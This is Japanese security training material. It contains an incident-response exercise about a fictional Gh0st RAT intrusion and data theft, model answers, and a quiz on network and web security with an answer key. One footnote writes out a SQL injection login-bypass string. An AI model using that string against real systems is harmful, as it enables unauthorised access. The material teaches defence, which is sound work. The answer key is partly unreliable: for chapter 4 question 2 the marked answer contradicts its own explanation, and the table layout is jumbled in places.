2. 脅威が存在することを示す痕跡 (IOC: Indicator of Compromise)

- 作業ディレクトリ名、出力ファイル名、ログインイベント、永続化メカニズム (データベース)、IP アドレス、ドメイン名、マルウェアのプロトコル上の特徴など
- インシデント検出の自動化でも使用可能
- ホストベースインディケーター
 - シグニチャーベース
 - 方法論ベース
- ネットワークベースインディケーター

3. 疑わしいシステムの特定

- 検証
 - そのシステムは本当に疑わしいシステムか。
- ラベル付け
 - バックドア導入、データ窃盗、認証情報収集、SQL インジェクション、など
- 優先順位付け

4. 証拠の保全

- システム操作時間は最小限で。システム上の変更は極力避ける。適切に文書化する。
- ライブレスポンス (稼働中のシステムの情報収集)
 - プロセスリスト、稼働中のネットワーク接続、イベントログ、レジストリなど
- メモリー収集 (可能な場合)
- フォレンジックディスクイメージ¹

5. データ解析

- マルウェア解析
 - 疑わしいプログラムのトリアージ
 - マルウェアの基本機能の洗い出し
 - リソースと予算があれば、疑わしいマルウェアの動作解析
- ライブレスポンス解析
 - システムへの不正アクセスによる影響の把握
 - 些細な見逃しが致命的となることもある
- フォレンジック解析
 - 疑惑の裏付け、または否定する情報を発見する
 - 攻撃シナリオを想定し、解析範囲を絞り込む
 - 限られた時間の使い方を強く意識する

3. 修復～重要な調査情報をまとめる～

修復の計画は3つに分けて考えます

1. 態勢整備

- 修復を確実に成功させるため、段階を踏んだ手順
- 手順策定、連絡先の交換、責任の明示、可視化、リソース確保、スケジュール調整など

2. 短期的戦術

- 今起こっているインシデントに対する対処
- システム再構築、パスワード変更、パケットフィルタリング、広報、業務処理の変更

3. 長期的戦略

- 情報セキュリティ管理体制の見直し

そして、重要な調査情報をまとめておきます。

- 集めた証拠の一覧
- 影響を受けたシステムの一覧
- 疑わしいファイルの一覧
- アクセスされた、または窃取されたデータの一覧
- 攻撃者による重大な活動の一覧
- ネットワークベースの、脅威の存在を示す痕跡
- ホストベースの、脅威の存在を示す痕跡
- 侵害を受けたアカウントの一覧
- 進行中のタスクと、処理すべきタスクの一覧

ここから演習手順の続きです。

- __1. 職員からの聞き取り結果の一部を下方に示します。ここからどのような状況が読み取れるか、ほかにどのような情報が必要かを（グループ内で）検討してください。そして、調査の手がかりとなる項目を検討し、列挙して行ってください。
- __2. 継続中の攻撃を排除または修復する方法を少なくとも一つは考え、まとめます（不完全で構いません）⁵。

職員からの聞き取り結果の一部：

- ・ 組織内の複数の部署で標的型攻撃メールを約3か月前に受信。合計100通。PDFファイルが添付されていた。受信者の中にAkiraは入っていたが、Ibukiは入っていなかった。Akiraを含め何人かが添付ファイルを開いたが、感染が確認されたのはAkiraだけである。
- ・ 標的となったメールアドレスは、先日開いた技術カンファレンスの講演者とその関係者のアドレスに限られていた。
- ・ 技術カンファレンスでは、研究を進めている画期的な新技術について紹介を行った。その研究の機密データは別途のサーバーSV0に保管され、機密プロジェクト関係者以外が読み書きできないよう、適切にアクセス制御設定がされている。
- ・ 通信ログから、1か月前にサーバーSV0から外部FTPサーバーへcab形式ファイルが送信されていることは確認できた。暗号化されていたためcabファイルの内容はわからない。機密データは削除されていない。
- ・ 各職員のアカウントには、各自で使用するPCに対するローカル管理者権限が与えられていた。
- ・ システム管理者の利便性から、ローカル管理者であるadministratorのパスワードはすべてのサーバーとクライアントで共通化されていた。
- ・ AkiraのパソコンからGh0st RAT (Remote Access Tool)が発見されたが、RATの通信は件のメール受信後数日しか観測されていない。
- ・ AkiraはVPN経由で自宅から組織内のネットワーク環境に接続していた。

作業3. インシデント対応-調査-脅威が存在することを示す痕跡 (15分)

1. 攻撃の脅威は今も続いています。脅威があることを裏付けし、修復後に脅威がなくなったことを保証するために、**脅威が存在することを示す痕跡、インディケーター (IoC)**を明確にしなければなりません。

1. インディケーターは手がかりを根拠に決定していきます。この事例では、どのような情報がインディケーターとして使えるか、(グループ内で) 検討してください。インディケーターの例をいくつか示します⁶。

- 攻撃元 IP アドレスと接続先ポート番号
- サーバー-SVO における cab ファイルの作成イベント
- など

作業4. インシデント対応-調査-疑わしいシステムの特定、証拠の保全 (15分)

IOC のインディケーターを基に脅威の検知を行ったところ、ほかのコンピュータからも依然としてビーコンが送出されていることがわかりました。外部 FTP サーバーへの接続はサーバー-SVO のみであることも確認できました。攻撃者が使用しているアカウントは、今のところ Akira と Ibuki のアカウントだけです。アカウント Akira による VPN 接続には、Akira の家からの接続も含まれています。組織内で使用されているサーバーは 10 台、クライアント数は 1000 台あります。CSIRT では、インシデントに巻き込まれた**疑わしいシステムを特定し、証拠の保全**対象にするコンピュータを選ぶ必要があります。

インシデント対応ではほとんどの場合、すべてのコンピュータの証拠保全を行う必要はなく、また保全を行う時間も解析する時間もありません。

__1. 証拠の保全対象となるコンピュータを次の中から選んでください。保全対象となる理由、ならない理由を（グループ内で）検討し、納得できるようにしてください⁷。

1. 職場にある Akira のコンピュータ
2. 職場にある Ibuki のコンピュータ
3. 家にある Akira のコンピュータ
4. サーバー-SVO
5. 10 台のサーバすべて
6. ビーコンが送出されているコンピュータ
7. すべてのクライアントコンピュータ

作業5. インシデント対応-調査-証拠の分析 (20分)

2. 保全した証拠を分析した結果、以下の事実が分かりました。

- Akira のコンピュータから以下の情報が攻撃者に知られた可能性がある
- ユーザー名、パスワード、クライアント証明書、ローカル管理者パスワード
- Akira のコンピュータの PDF リーダーのバージョンが古いままであった
- ローカル管理者パスワードを使い、SV0 に侵入。
- Ibuki のアカウントは SV0 から入手したと思われる。
- 攻撃者による内部偵察は 3 週間に及んでいたこと。
- SV0 の機密データは暗号化 RAR ファイルとして圧縮し、拡張子を cab に変換し、FTP 送信していた。
- 送信後に RAR ファイルを削除し、Windows のデフラグツールを使用して削除データの復元を困難にしていた。
- VPN 接続に使用された IP アドレスの 1 つが、Gh0st RAT のビーコン送付先と一致していた。その IP アドレスは、プロバイダーとしても、地域としても、Akira とは全く無関係であった。
- 暗号化 RAR ファイルと VPN 接続の影響で、具体的にどのような機密が漏洩したかは突き止められなかった。

__1. CSIRT では修復作業を行うことにしました。修復計画の短期的戦術として、今起きているインシデントに速やかに対処するにはどのような対策をとればよいでしょうか。(グループ内で) 検討し、対策の例を列挙してください⁸。

この演習では、実際に問題が解決するかではなく、流れを抑えるのが目的です。可能であれば他の人やグループと比較して、それぞれの判断についてディスカッションしてください。

1

MS15-034 について。Web サーバーを公開していない場合、Web サーバーのサービスを停止します。または、ファイアウォールで 80/tcp をふさぎます。Web サーバーを公開している場合、<https://support.microsoft.com/kb/3042553> の情報にしたがって更新プログラムをインストールします。

MS17-010 または 40133889 について。ファイルサーバーでなければ 445/tcp をふさいでもよいですが、実際にはネットワーク管理ツールによる管理ができなくなる恐れがある。ここは References の Other 欄に記述されている

<https://support.microsoft.com/en-in/kb/4013078> を参考に、更新プログラムを適用します。複数の更新ファイルを順番通りにインストールする必要があるため、Windows Update を行うのが一番簡単です。

SSH Brute Force Logins With Default Credentials Reporting については、単にパスワードを変更するだけです。

2

一番確実な方法はセキュリティ更新プログラムの適用です。ただし、すぐに更新プログラムが入手できない場合、該当する通信をファイアウォールで遮断することになります。しかし別の手法、例えばウィルスやトロイの木馬などを使ってシステム内部から攻撃される場合、ファイアウォールは効きません。更新プログラムを適用して安心せず、ネットワーク以外の侵入手段も検討し、対策を考える必要があります。

3

WHERE username=' ' or 1=1 -- ' and password = ''

ハイフン 2 つ以降はコメントなので、実質の動作は WHERE username=' ' or 1=1 となる。想定される動作として、or 1=1 は全ての行で成り立つので、全ての行が返される。

4

回答例：

○アカウント Akira の無効化

○VPN トラフィックの調査

○CSIRT への報告

○Akira への聞き取り

×バックアップのリストア：被害状況を調査できなくなる

×Akira への警告：そもそも Akira が攻撃をしているのか否かはわからない。なりすましかもしれない

5

回答例：

・機密データが暗号化された形跡や、圧縮された形跡

・機密データのアクセス許可の変更

・機密データ漏洩や改ざんの有無

・アカウント Akira がアクセスしたオブジェクトの一覧（ファイル、ディレクトリ、アクセス許可、データベース、システムなど）。

・Akira のローカル PC に保存されている文書から取得可能な情報

-
- ・ Akira のローカル PC に存在するパスワードハッシュの強度 (SAM データベース)
 - ・ アクセス元の IP アドレスや接続プロトコルなど。
 - ・ Gh0st RAT によって攻撃者が取得できる情報
 - ・ 使用された他のマルウェアと、そのマルウェアの機能。
 - ・ 各種文書や機密の保管場所と、アクセス記録
 - ・ セキュリティログによる権限昇格やアクセス制御リスト変更の履歴
 - ・ SV0 に保管されている機密情報の重要性
 - ・ 機密プロジェクト関係者でない Akira が機密ファイルを操作できる可能性。
 - ・ PDF ファイルの調査。PDF リーダーのバージョン確認
 - ・ 【後回し】 Gh0st RAT の動作の仕組み
 - ・ 【後回し】 Gh0st RAT 感染者は Akira のみなのに、アカウント Ibuki でも VPN 接続されてしまった経緯。
 - ・ 【後回し】 ほかの職員のローカル PC におけるアクセス履歴
 - ・ などなど

6 回答例：

- ・ 同一アカウントによる複数の IP アドレスからの VPN 接続
- ・ 外部 FTP サーバーへの接続
- ・ 機密データに対するアクセス制御リスト操作
- ・ Gh0st RAT のビーコン
- ・ などなど

7

回答例：

- ・ 侵入されたことが明確である以下のコンピュータの証拠保全は必須です、

1. 職場にある Akira のコンピュータ
4. サーバー-SV0

・ ビーコンが送出されているコンピュータは、修復対象ではありますが、機密漏洩の証拠保全とは直接関係ありません。証拠保全は必須ではありません。

6. ビーコンが送出されているコンピュータ

・ 攻撃者が Akira 本人であれば、家にある Akira のコンピュータも保全対象ですが、今回のケースでは攻撃者は Akira ではないとすれば保全対象ではありません。

3. 家にある Akira のコンピュータ

・ 全てのコンピュータの証拠保全は不要ですし、現実的でもありません。アカウント流出経路にもよりますが、Ibuki のコンピュータも保全対象から外してよいでしょう。

1. 職場にある Ibuki のコンピュータ
5. 10 台のサーバすべて
7. すべてのクライアントコンピュータ

8

回答例：

将来的なセキュリティ管理策ではなく、すぐに実施可能な対策を考えます。

-
- ・ 修復活動の実施タイミングを検討
 - 速すぎると不十分な対策に。遅すぎると、場合によっては調査からやり直し。
 - ・ 修復活動に対する攻撃者のリアクションの想定
 - 新たな手法による攻撃、攻撃休止、破壊活動、他サーバーへの進出など
 - ・ Gh0st RAT のビーコンが検出されたコンピュータからの Gh0st RAT 駆除
 - ・ VPN 接続アカウントのパスワード強制変更
 - ・ サーバー管理者アカウントのパスワード変更
 - ・ Gh0st RAT ビーコン送付先に対するパケットフィルタリング
 - ・ OS およびアプリケーションに対するセキュリティパッチの適用
 - ・ などなど

確認テスト

確認テスト 設問と選択肢

章	問題番号	
3	設問1	新規に構築したサーバー上で、空いているポートを確認したい。以下の手法のうち、最も適切な手法はどれか。
		選択肢1: ポートスキャン 選択肢2: netstatコマンド 選択肢3: ファイアウォール 選択肢4: サービスの一覧
	設問2	新規に構築したサーバーで、利用者から確認できる空きポートを確認したい。以下の手法のうち、最も適切な手法はどれか。
		選択肢1: ポートスキャン 選択肢2: netstatコマンド 選択肢3: ファイアウォール 選択肢4: サービスの一覧
	設問3	以下の説明のうち、正しい説明はどれか。
		選択肢1: サービスに脆弱性があれば、ポートが閉じていてもネットワーク経由で該当するサービスに直接侵入できる。 選択肢2: 必要なポート以外が閉じていれば、不要なサービスが原因で攻撃されることはない。 選択肢3: ランダムなポートに対する連続アクセスがあれば、攻撃を受けている可能性がある。 選択肢4: ファイアウォールでポート設定する場合、すべてのポートを開いた上で、侵入される可能性のあるポートを閉じる。
	設問4	サーバーにおけるnetstatの結果とnmapの結果で、検出されたポートが異なっていました。この状況に対する適切な理解は次のどれですか（複数選択）。
		選択肢1: netstatの実行結果にはファイアウォールの設定が反映されることがあるため、問題は無い 選択肢2: 通信経路にファイアウォールが設置されていない可能性が高い 選択肢3: nmapでは脆弱なポートのみが表示される 選択肢4: サーバーを利用するために必要なポートのみがnmapで検出できれば操作に支障は無い。
	設問5	あるWebサーバーで開放中のポートを調べたところ、TCP 20と21が開放されていました。この状況に対してとるべきアクションがあるとすれば以下のどれですか。なお変更する場合、利用者に対しては適切な通知がなされるものとします。
		選択肢1: Webコンテンツをアップロードするために必要なため、この状況で問題は無い。 選択肢2: Telnetによる外部からの操作が有効なままなので、ポートを閉じる必要がある。 選択肢3: ファイル転送にSSHを使うべきなので、SSH接続を有効にした上で2つのポートを閉じる。 選択肢4: TCP 20と21は暗号化されていないため、暗号化プロトコルであるHTTPSを有効にする必要がある。
4	設問1	以下の説明のうち、適切な説明はどれですか。
		選択肢1: システムへの攻撃は多様化しているため、攻撃を検出するには管理者が通信ログを手動で確認する必要がある。 選択肢2: ログ統合監視ソフトウェアを使うことで、特に設定することなくすべての攻撃を検出することができる。 選択肢3: 通信ログを記録する設定をすれば、異常が発生したときに自動的に警告を発してくれる。 選択肢4: 統合監視ソフトウェアZabbixは、LinuxだけでなくWindowsでもmacOSでも使える。
	設問2	JavaScriptを多用したWebアプリの動作確認をしたところ、ページの一部が正しく表示されません。とりえずJavaScriptの動作確認をするためには、次のどの手法が最適ですか。
		選択肢1: ブラウザ側で、WebページのHTMLソースを表示する 選択肢2: 多くのブラウザで内蔵されているデバッグツールを使用する 選択肢3: サーバー側で、JavaScriptを実行してデバッグする 選択肢4: 標準機能ではデバッグできないため、専用ツールを使って解析する
	設問3	Webサーバーに対し、攻撃パターンを持つ一連のパケットがあるツールにより検出され、管理者の通知と同時に通信の遮断を行いました。このツールは以下のどれですか。
		選択肢1: IDS 選択肢2: IPS 選択肢3: パケットフィルタリング 選択肢4: ウィルス対策ソフト
	設問4	以下のツールのうち、Webアプリケーションの脆弱性診断に向いているツールはどれですか（複数回答）。
		選択肢1: Zabbix 選択肢2: Fiddler 選択肢3: Burp Suite 選択肢4: OWASP ZAP

章	問題番号	
4	設問5	IDS/IPSが異常なパケットを判断する方法としてアノマリ型とシグネチャ型がありますが、それぞれの特徴の説明として正しいものはどれですか。
		選択肢1: アノマリ型は、正常と定義された通信から外れたパケット検出時にアラートを出す。 選択肢2: シグネチャ型は、異常なアクセスパターンをより多く登録することで性能が向上する。 選択肢3: アノマリ型では、多様な攻撃に対して正常な通信は常に一定なので、誤検知が少ない。 選択肢4: シグネチャ型は攻撃パターンを判断して異常を判断するため、未知の攻撃にも対応できる。
		管理者のあなたは、ある時点から、とあるサーバーへのログイン失敗が5分おきに昼夜を問わず連続して発生していることを発見しました。ログイン失敗のアカウントを調べると、元々ログインを許可していない、サービス実行用のアカウントでした。この状況から読み取れる事象は次のどれですか。
		選択肢1: 該当アカウントを持つユーザーに聞き取り調査を行う必要がある 選択肢2: サービス不能攻撃を受けている 選択肢3: 不正ログインの試みがなされている 選択肢4: なにがしかのアプリケーションに不具合が発生している
6	設問2	WebアプリにおけるSQLインジェクションについて、正しい説明は次のどれですか。
		選択肢1: Webブラウザ上で悪意あるコードを実行することができる 選択肢2: 動的なSQL文でバインド機構を使うと攻撃を受けやすくなる 選択肢3: フレームワークの機能に頼らず、独自に対策を実装した方が安全である 選択肢4: 入力値の入念なチェックによりSQLインジェクションを防ぐことができる
	設問3	ある脆弱性を持つWebサイトへのハイパーリンクにJavaScriptを埋め込むことで、ハイパーリンクをクリックしたユーザーのブラウザからクッキー情報を盗むことが可能です。この攻撃はどのような攻撃で、どうすれば対策できるでしょうか。適切な選択肢を選んでください。
		選択肢1: これはSQLインジェクション攻撃で、バインド機構を使うことで回避できる。 選択肢2: これはXSS攻撃で、ユーザー入力のエスケープ処理で回避できる。 選択肢3: これはCSRF攻撃で、ページの正当性を確認する識別番号埋め込みやCAPTCHA技術で回避できる。 選択肢4: これは認証の不備を突いた攻撃で、適切な認証手段の実装で回避できる。
		調査を頼まれたWebアプリに対し、脆弱性を診断するツールの一つである OWASP ZAP でスキャンしたところ、いくつかの脆弱性が発見されました。Webアプリの改修の他にとりうる対応は次のどれですか。
設問4	選択肢1: OSのセキュリティパッチの適用を指示する 選択肢2: ブラウザーを最新版にアップデートする 選択肢3: WAFの導入を提案する 選択肢4: フレームワークを更新する	
	Webアプリ開発にあたり、最初にセキュリティレビューを行うべきタイミングは次のどの段階でしょうか。	
8	設問5	選択肢1: 要件定義 選択肢2: 設計 選択肢3: 実装 選択肢4: テスト 選択肢5: 運用
		公開鍵暗号方式の特徴として当てはまる選択肢を選んでください。
		選択肢1: 通信相手ごとに暗号化と復号に使う鍵を用意する必要がある 選択肢2: 共通鍵暗号方式に比べ、暗号化にかかる時間が早い 選択肢3: 電子署名で使用する鍵は秘密鍵で、署名の真正性確認で公開鍵を用いる 選択肢4: 公開鍵暗号の主な用途の一つは改竄チェックである
設問2	現在主流となりつつある、強度の高い共通鍵暗号方式は次のどれですか。	
	選択肢1: DES 選択肢2: RSA 選択肢3: AES 選択肢4: RC4	
設問3	HTTPS通信で使われている、標準化された暗号化方式は次のどれですか。	
	選択肢1: SSL 選択肢2: SSH 選択肢3: TLS 選択肢4: STARTTLS	

章	問題番号	
8	設問4	TELNETやFTPを置き換える、通信経路そのものを暗号化して安全な通信を実現するプロトコルは次のどれですか。 選択肢1: VPN 選択肢2: SSH 選択肢3: TLS 選択肢4: SSL
	設問5	HTTPS通信ではサーバー証明書によって接続先のサーバーの真正性を確認し、通信内容を暗号化します。次の手順を並べ替え、正しいHTTPS通信手順を選んでください。 a. クライアントとサーバーは、プリマスターシークレットを元に共通鍵を生成する。 b. 生成した共通鍵で暗号化通信を開始する。 c. サーバー証明書を用いてプリマスターシークレットを暗号化して転送する。 d. 認証局のルート証明書を用いてプリマスターシークレットを暗号化して転送する。 e. サーバーがクライアントに対し、サーバー証明書を送信する。 f. 認証局のルート証明書を用い、サーバー証明書の真正性を確認する。 g. クライアントがサーバーに対し、使用可能な暗号化アルゴリズムを通知する。 h. クライアントがセッション鍵の元となるプリマスターシークレットを生成する。 i. サーバーがセッション鍵の元となるプリマスターシークレットを生成する。 選択肢1: i-d-a-g-e-f-b 選択肢2: g-e-f-i-c-a-b 選択肢3: g-e-f-h-d-a-b 選択肢4: e-f-g-i-d-a-b 選択肢5: g-e-f-h-c-a-b 選択肢6: e-f-g-h-c-a-b 選択肢7: h-d-a-e-f-g-b
11	設問1	ある従業員が取引先の業務資料をダウンロードするために、メールに記載されたURLをクリックしてパスワードを入力しました。ダウンロードした業務資料ファイルを開こうとしたところ、ウイルス対策ソフトによってウイルス感染の警告が表示されましたが、業務に必要な資料だったためそのまま開きました。この事例における情報資産、脅威、ぜい弱性、管理策についての説明から適切なものを選んでください。 選択肢1: この事例における情報資産は、ダウンロードした業務資料である。 選択肢2: この事例における脅威は、メールに記載されたURLである。 選択肢3: この事例におけるぜい弱性は、業務資料を開いた従業員である。 選択肢4: この事例における管理策は、ウイルス対策ソフトによる業務資料の削除である。
		組織内のアカウント調査をしたところ、出向となった複数従業員のアカウントで社内のネットワークに自由に入れることが分かりました。該当従業員のアカウントはもともと業務に必要なファイルにしかアクセスできず、それは出向となっても同様でした。該当従業員は機密資料にアクセスできないものの、出向先でアカウントが悪用される可能性があります。この状況に置ける対応として問題となる選択はどれでしょうか（1ないし複数選択）。
	設問2	選択肢1: リスク特定の結果、機密資料へのリスクは無く、リスクのある情報資産は業務資料のみと判断した。 選択肢2: リスク分析の結果、責任者の承認の元、業務資料の企業活動に与えるリスクは小さいと判断した。 選択肢3: リスク評価の結果、該当従業員数が多く不測の事態が考えられることからリスク低減策をとることとした。 選択肢4: リスク低減策として、該当従業員アカウントの監査ログを詳細にとることとした。
		以下のISMSに関する説明のうち、間違っているものはどれですか。
	設問3	選択肢1: ISMS認証は日本独自の制度で、国際的に整合性のとれた情報セキュリティマネジメントシステムに対する第三者適合性評価制度である。 選択肢2: ISMS認証基準であるJIS Q 27001は、国際規格であるISO/IEC 27001との整合性が厳密に保たれている。 選択肢3: ISMSクラウドセキュリティ認証では、クラウドサービス固有の管理策が導入、実施されていることを認証する制度である。 選択肢4: ISMS認証は組織全体で取得する必要があり、部門単位やプロジェクト単位での取得はできない。
	経営者がシステム構築のセキュリティ検証をすべて行うことは不可能です。そこで情報セキュリティ監査によって情報セキュリティマネジメントが効果的に実施されているかどうかを評価する必要があります。情報セキュリティ監査の説明として適切なものを選んでください。	
設問4	選択肢1: 企業や組織の目的に沿って情報システムが構築されているかを監査する。 選択肢2: 情報システムの安全性や信頼性、効率性についての課題を把握できる。 選択肢3: リスクアセスメントに基づく適切なコントロールができているかを監査する。 選択肢4: 保証型の監査では、必要に応じて監査意見として改善提言を行う。	
設問5	CSIRTについて正しい説明はどれか（複数選択）。 選択肢1: セキュリティインシデントが発生したら、速やかに結成される専門チームである。 選択肢2: インシデント発生時の被害を最小限にすることが目的である。 選択肢3: インシデントを抑制するのは社内PoCの業務である。 選択肢4: 自組織のリテラシー教育もCSIRTの業務範囲である。	

確認テスト 正解と解説

章	問題番号	正解	解説
3	1	2	「サーバー上で」確認したいので、netstatコマンドかサービスの一覧を見ることになります。ただし、サービスの一覧ではポートと無関係なサービスもあるため、空いているポートの確認が目的ならばnetstatコマンドが適切です。
	2	1	サーバーで開放しているポートとファイアウォール設定の組み合わせでも空きポート確認は可能です。しかし、利用者からどう見えるかを確認するならばポートスキャンが確実です。ポートスキャンによって、サーバーで起動している不要なサービスや、ファイアウォールの設定ミスを見つけることもできます。
	3	3	ポートが開いてなければ、脆弱なサービスがあっても直接侵入することはできません。しかしポートを開放しているサービスから侵入された場合、不要なサービスの脆弱性も利用して権限の昇格やシステムの乗っ取りといった攻撃ができることがあります。すべてのポートを閉じてネットワークから遮断するのであれば、不要なサービスは無効にするか削除するべきです。ポート設定では、まずすべてのポートを閉じ、必要なポートだけ開けるようにします。
	4	2,4	サーバー自身のサービスが開放しているポートはnetstatで確認できますが、サービスの中には自分自身に対してのみポートを開いているものがあります(例:ローカルで使用するDB)。netstatの結果には、ファイアウォールの影響は受けません。nmapで外部からスキャンをかけた場合、ファイアウォールによって止められているポートを推察することができます。
	5	3	TCP 20と21を利用プロトコルはFTP接続です。古くはWebサーバーへのコンテンツアップロードに、FTP接続が使われていました。しかしこのプロトコルは暗号化されていないため、既定値でTCP 22を使用するSSHの機能を利用したSCP (Secure Copy) 接続に切り替えるべきです。HTTPSは暗号化プロトコルですがファイル転送用ではなく、利用者がブラウザでコンテンツを開くときの通信の暗号化です。
4	1	4	通信ログを記録する設定だけでなく、どのような通信を異常とするか、少なくとも閾値を設定する必要があります。Zabbixでは閾値のテンプレートがありますが、少なくとも自動的に設定されません(選ぶ必要がある)。ログ統合監視ソフトウェアは万能ではありません。通信ログは膨大なため、手動による確認は非現実的です。
	2	3	JavaScriptはブラウザ側で実行されるため、サーバー側でデバッグするのは(無理ではないですが)面倒です。HTMLソースはJavaScriptの実行結果のみ出力されるため、JavaScriptそのものを見ることができません。多くのブラウザには、ブラウザで実行するJavaScriptをデバッグするツールが内蔵されているため、まずはそれらのデバッグツールを使用します。そのうえで詳細な調査が必要ならば、Fiddlerといったツールを通信経路に挟んでデバッグを行います。
	3	2	パケットフィルタリングによるファイアウォールは、単一のパケットの特徴で遮断判断をします。攻撃パターンを持つ一連のパケットは判断できません。判断ができるツールはIDS (Intrusion Detection System: 侵入検知システム)かIPS (Intrusion Protection System: 侵入防御システム)ですが、通信の遮断機能を持つのはIPSになります。なおウイルス対策ソフトはパケットではなく、攻撃パターンを持つファイルの検出を行います。
	4	3,4	Zabbixはオープンソースの統合監視ソフトウェアです。Fiddlerはどちらかと言えばWebアプリのデバッグツールです。どちらも脆弱性診断を主眼としたツールではありません。
	5	1	シグネチャ型では、ネットワーク内に存在するリソースに対するアクセスパターンのみを登録することで、システムの負担を下げます。例えば、存在しないデータベースに対する攻撃を監視する必要は無く、監視は無駄なシステムリソースを使うだけとなります。ただし、攻撃手法は常に進化するため、シグネチャの更新は必須です。アノマリ型における正常な通信の定義(ベースラインの定義)は実は難しく、閾値の決定では統計的手法も使われます。使用状況によって正常か異常かの判断が難しいケースがあり、誤検知も少なくありません。異常なアクセスパターンを定義するシグネチャ型は、シグネチャと合致した通信を確実に脅威だと判断できますが、パターンに存在しない攻撃、すなわち未知の脅威に対応することはできません。
6	1	4	サービス実行用のアカウントはユーザーが利用しないアカウントです。サービス不能攻撃の場合、5分おきという間隔は長すぎます。不正ログインを人間が試みているばあい、昼夜を問わず行うのは難しいです。不正ログインをツールで試みる場合、一般的には短時間に大量の不正アクセスが記録されます。このケースの場合、サーバーへのログインを行うアプリケーションで、パスワードの設定ミスか構成の不具合などでログインに失敗している可能性が高いといえます。

章	問題番号	正解	解説
6	2	1	SQLインジェクションで、データベースにスクリプトを登録することで、該当データを表示するブラウザ経由で悪意あるコードの実行も可能です。入力値を入念にチェックしても、バインド機構を使わなければ入力値が命令として扱われる可能性が依然残ります。エスケープ処理を推定されて裏を書かれることもあります。バインド機構によってユーザー入力値はあくまでもデータとして扱う処理は必須です。一方、バインド機構はすべての場面で使えるわけではないため、エスケープ処理と併用して安全性を高めます。そしてフレームワークには基本的なエスケープ処理機構が備わっているため、フレームワークの機能を併用することで独自実装のミスや手間を軽減できます。
	3	2	SQLインジェクションは、ユーザー入力をSQL文の一部として実行する攻撃です。SQL文の一部としてJavaScriptをデータとして埋め込むこともできますが、スクリプトの脆弱性対策が取られていればユーザーのブラウザ上でスクリプトが実行されることはありません。XSS（クロスサイトスクリプティング）はスクリプトの脆弱性を悪用した攻撃で、脆弱なWebサイトを表示した際に、埋め込まれたスクリプトをブラウザで実行することが可能です。CSRF（クロスサイトリクエストフォージェリ）は、認証を必要とするサイトに悪意あるパラメータやスクリプトを送り込むことができます。認証の不備によって、本来認証を必要とするページに認証なしにアクセスされることがあります。本設問ではJavaScriptがブラウザ上で実行され、ブラウザに保存されているクッキー情報を盗む攻撃なので、XSS（クロスサイトスクリプティング）攻撃となります。
	4	3	Webアプリの脆弱性はどこに潜んでいるか分からないことがあります。未知の脆弱性への対抗策として、WAF（Web Application Firewall）は効果的です。Webアプリの脆弱性診断は、OSの脆弱性を直接は診断しません。Webアプリの脆弱性診断はブラウザ上で行うのではなく、ブラウザとの通信内容を診断しているため、ブラウザには依存しません。スキャンでブラウザの機能は使いますが、ブラウザの種類に大きく依存することはありません。フレームワークに脆弱性がある可能性もありますが、フレームワークで対応する脆弱性は基本機能に限られています。全般的な脆弱性対策ではやはりWAFの導入を提案すべきでしょう。
	5	2	要件が決まらないと守るべき対象もはっきりせず、セキュリティを検討することが困難です。要件定義の段階における開発チームの業務は、セキュリティレビューに必要な内容の学習です。そして、要件定義ののち、セキュリティが考慮された設計がなされているかを設計段階でレビューします。実装段階でもソースコードレビューを行います。設計上考慮されていないセキュリティを実装することはない、あるいは不完全になるので、実装前のセキュリティレビューは必須です。
	1	3	公開鍵暗号方式では、一組の鍵のペアを作成すれば十分です。不特定多数に公開鍵を渡しても、復号できるのは秘密鍵を持つ（原則）鍵のペア作成者だけとなります。公開鍵暗号方式は暗号化と復号に非常に時間がかかります。そのため通信分の暗号化そのものには使わず、通信分の暗号化に用いる共通鍵暗号方式の鍵交換で使います。改竄チェックで用いる技術はハッシュ関数です。そもそも暗号化されている通信分を直接改竄することはできません。
8	2	3	共通鍵方式のブロック暗号DESは、鍵長が56bitしかなく、総当たり攻撃で簡単に解読されてしまいます。主にRSAは電子署名で使われる公開鍵暗号方式です。RC4は共通鍵暗号方式のストリーム暗号でVPNでも使われていますが、同じ鍵を使い続けると鍵が解読されてしまいます。
	3	3	1994年にネットスケープコミュニケーションズ社によって開発されたSSLは、SSL3.0になるまでHTTPS通信の事実上の標準暗号方式として使用されてきました。しかし、解決不能な脆弱性や、標準化されていないが故の互換性の問題が表面化しました。1999年にはSSL3.0をベースに標準化されたTLS1.0が登場し、その後SSLの使用は非推奨となりました。SSHはコンピュータを遠隔操作するTELNETに代わる、暗号化プロトコルです。STARTTLSはメールの送受信で使われる暗号化プロトコルです。相手がSTARTTLS対応している場合、通信途中から暗号化通信に切り替えることができます。
	4	2	TLSやSSLはHTTPS通信で使われる暗号化プロトコルです。VPNはプロトコルではなく、仮想的な通信回線を作る技術の総称です。
	5	5	正しい手順は以下の通りです。 1. クライアントがサーバーに対し、使用可能な暗号化アルゴリズムを通知する。 2. サーバーがクライアントに対し、サーバー証明書を送信する。 3. (クライアントが) 認証局のルート証明書を用い、サーバー証明書の真正性を確認する。 4. クライアントがセッション鍵の元となるプリマスターシークレットを生成する。 5. サーバー証明書を用いてプリマスターシークレットを暗号化して(サーバーに) 転送する。 6. クライアントとサーバーは、プリマスターシークレットを元に共通鍵を生成する。 7. 生成した共通鍵で暗号化通信を開始する。
	1	3	この事例における守るべき情報資産は業務資料ではなく、ウイルス感染によって影響を受ける従業員のコンピューター、従業員が接続しているネットワークです。そして守るべき情報資産に対する脅威は、ウイルス感染が疑われる業務資料ファイルです。ウイルスによる脅威に対してウイルス対策ソフトによる対策を行っていましたが、従業員がぜい弱性となってウイルス対策ソフトの機能を無視してしまいました。ウイルス対策ソフトだけでは十分なリスク対応では無かったといえます。管理策として、人的な対策として教育が必要であるとともに、ウイルス感染の警告が表示された場合は取引先に確認をとる手順を追加することが必要です。業務資料を削除するだけでは、今後の業務で同じことが起きた場合に業務そのものに支障が出てしまいます。
11	2	1	もともと機密資料に対する権限がなかったとしても、ソフトウェアのぜい弱性を突いた権限昇格攻撃によって機密資料にアクセスできる可能性があります。業務資料が企業活動にどう影響するかを独断で決めることはできません。必ず責任者の承認をとってください。発生頻度が低く、影響の小さいリスクはリスク保有の選択をとることもできます。この事例では該当従業員数が多いと言うことで、リスク低減策は(十分低コストであれば)適切な対応です。すべてのリスクを事前に洗い出すことは困難なので、策をとることは重要です。そして数あるリスク低減策の中で、(監査ログの監査方法に一考はありますが) 監査ログの詳細化は一つの適切な選択肢です。たとえばアカウントグループを作成し、情報資産へのアクセス監査を強化することができます。
